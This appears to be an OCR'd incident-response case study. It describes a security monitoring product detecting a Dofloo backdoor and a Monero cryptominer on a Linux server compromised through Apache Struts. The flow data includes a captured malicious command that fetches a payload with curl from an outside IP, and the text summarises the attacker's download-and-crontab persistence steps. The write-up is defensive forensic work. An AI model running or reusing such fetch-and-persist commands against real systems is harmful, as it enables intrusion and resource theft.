AVG	ELF:MrBlack-J [Cryp]	Avira	LINUX/Dofloo.xdutv
ESET-NOD32	Linux/Dofloo.A	F-Secure	Malware.LINUX/Dofloo.xdutv
Fortinet	ELF/DDoS.BE!tr	GData	Linux.Trojan.Agent.GKLJ7N
Ikarus	Trojan.Linux.Dofloo	Jiangmin	Backdoor.Linux.bskw
Kaspersky	Backdoor.Linux.Dofloo.b	McAfee	RDN/Generic BackDoor
McAfee-GW-Edition	RDN/Generic BackDoor	NANO-Antivirus	Trojan.Elf32.Dofloo.efsygx
Qihoo-360	Win32/Backdoor.4c9	SentinelOne	DFI - Suspicious ELF
Sophos AV	Mal/Generic-S	Symantec	Linux.Dofloo
Tencent	Backdoor.Linux.Dofloo.d	TrendMicro	TROJ_GEN.F04JC00CM19
TrendMicro-HouseCall	TROJ_GEN.F04JC00CM19	ZoneAlarm	Backdoor.Linux.Dofloo.b


The Investigation: Other Infections?

Is anyone else infected? Two quick searches confirm that this is the only host in this environment that has been infected with the same or similar malware communicating with the same Command and Control Server.

Tetration Inventory Search




Tetration Flow Search



The Investigation: Supporting Data

Tetration also collects a process snapshot for each host. This is not intended for historical forensics, but since the “miniTools” was persistent, we can see it as part of the tree. We also see that is a direct child of ”systemd” and is no longer dependent on the original Apache Struts exploit.


IP-172-31-3-85



Part 2: The Cryptominer

Threat Hunting


Looking at flows from the compromised server in Part 1 shows an odd change in baseline traffic on March 15th around 8:30AM. We also see that there are several odd outbound ports (TCP 4441 and TCP 3333) making up a large portion of the flows for the time period. This behavior started BEFORE our confirmed breach in Part 1 and deserve further investigation. Because these are new ports, Tetration-managed segmentation controls would likely have prevented this phase of the attack.




The Alert


Policy Compliance monitoring was enabled on the application. Compliance monitoring maps actual behavior against either a baseline or configured policy for an application and can alert whenever there is a new behavior that violates the policy. We can see immediately that a spike in out-of-compliance traffic was generated and map to the behavior seen during threat hunting. These compliance violations can generate alerts to be sent to a SEIM.

Tetration Policy Compliance






We can also quickly see why this was marked as a policy violation: whether it was an explicit or implicit deny, and whether there are potential policy conflicts. In this scenario, traffic to the Internet was specifically granularly permitted, and Tetration alerted on new connections via the implicit deny.



The Investigation: Network Behavior Forensics

Pivoting in Flow Search, we look at the ports of interest to determine the processes are communicating over those connections and find the following interesting process.



Flow Details

ip-172-31-3-85 - 172.31.3.85 on port 51160 ⇄ 3.1.5.35 on port 4441

over **TCP** beginning on **Mar 15 09:49:02 pm (EDT)** lasting for **1.099642 seconds**.

Mar 15 09:50:00 pm (EDT)		
	Consumer	**Provider**
Flags	SYN RST PSH ACK	SYN PSH ACK
ICMP Type and Code		
Byte Count	1,596 (1,596 so far)	46,974 (46,974 so far)
Packet Count	23 (23 so far)	21 (21 so far)
Process	curl -s http://3.1.5.35:4441/virre	
Drop Reason	N/A	N/A

TCP Port 4441:

- A recurring cURL to a malicious IP

Timestamp	Consumer Hostname	Provider Hostname	Consumer Address	Provider Address	Consumer Port	Provider Port	Protocol	Service Name	Address Type	Flow Start Time
Mar 16 1:34:00pm	ip-172-31-3-85	Unknown	172.31.3.85	3.1.5.35	53202	4441	TCP	Unknown	IPv4	Mar 16 1:33:01pm
Mar 16 1:35:00pm	ip-172-31-3-85	Unknown	172.31.3.85	3.1.5.35	53204	4441	TCP	Unknown	IPv4	Mar 16 1:34:01pm
Mar 16 1:36:00pm	ip-172-31-3-85	Unknown	172.31.3.85	3.1.5.35	53206	4441	TCP	Unknown	IPv4	Mar 16 1:35:02pm
Mar 16 1:37:00pm	ip-172-31-3-85	Unknown	172.31.3.85	3.1.5.35	53208	4441	TCP	Unknown	IPv4	Mar 16 1:36:01pm
Mar 16 1:38:00pm	ip-172-31-3-85	Unknown	172.31.3.85	3.1.5.35	53210	4441	TCP	Unknown	IPv4	Mar 16 1:37:02pm

New connection every minute


The Investigation: Network Behavior Forensics

Pivoting in Flow Search, we look at the ports of interest to determine the processes are communicating over those connections and find the following interesting process.

TCP Port 3333:


- A constant connection from a process being run in a tmp folder with a URL in the process launch string for “monerohash.com”

The Investigation: A Cryptominer!



The Investigation: Process Behavior Forensics

Now let's take a look at the host during the time period where we began to see the malicious traffic to get a better understanding of the malware and *how the host was compromised and how it is executing on the server.*




Step 1:

- The attacker exploits Apache Struts running within the tomcat process to execute remote code.
- The attacker downloads a script "./op" and a series of commands to download an additional payload, make that payload executable, and create an entry in crontab to continue checking for updates to the malware.
- This event was alerted on and sent to a SEIM at with a "High Priority" and deprecated the applications "Forensics" score on the Tetration security dashboard.
- At this point, appropriate outbound firewall rules implemented by the Tetration agent would have prevented the payload from being downloaded.

The Investigation: Process Behavior Forensics

Now let's take a look at the host during the time period where we began to see the malicious traffic to get a better understanding of the malware and *how the host was compromised and how it is executing on the server.*

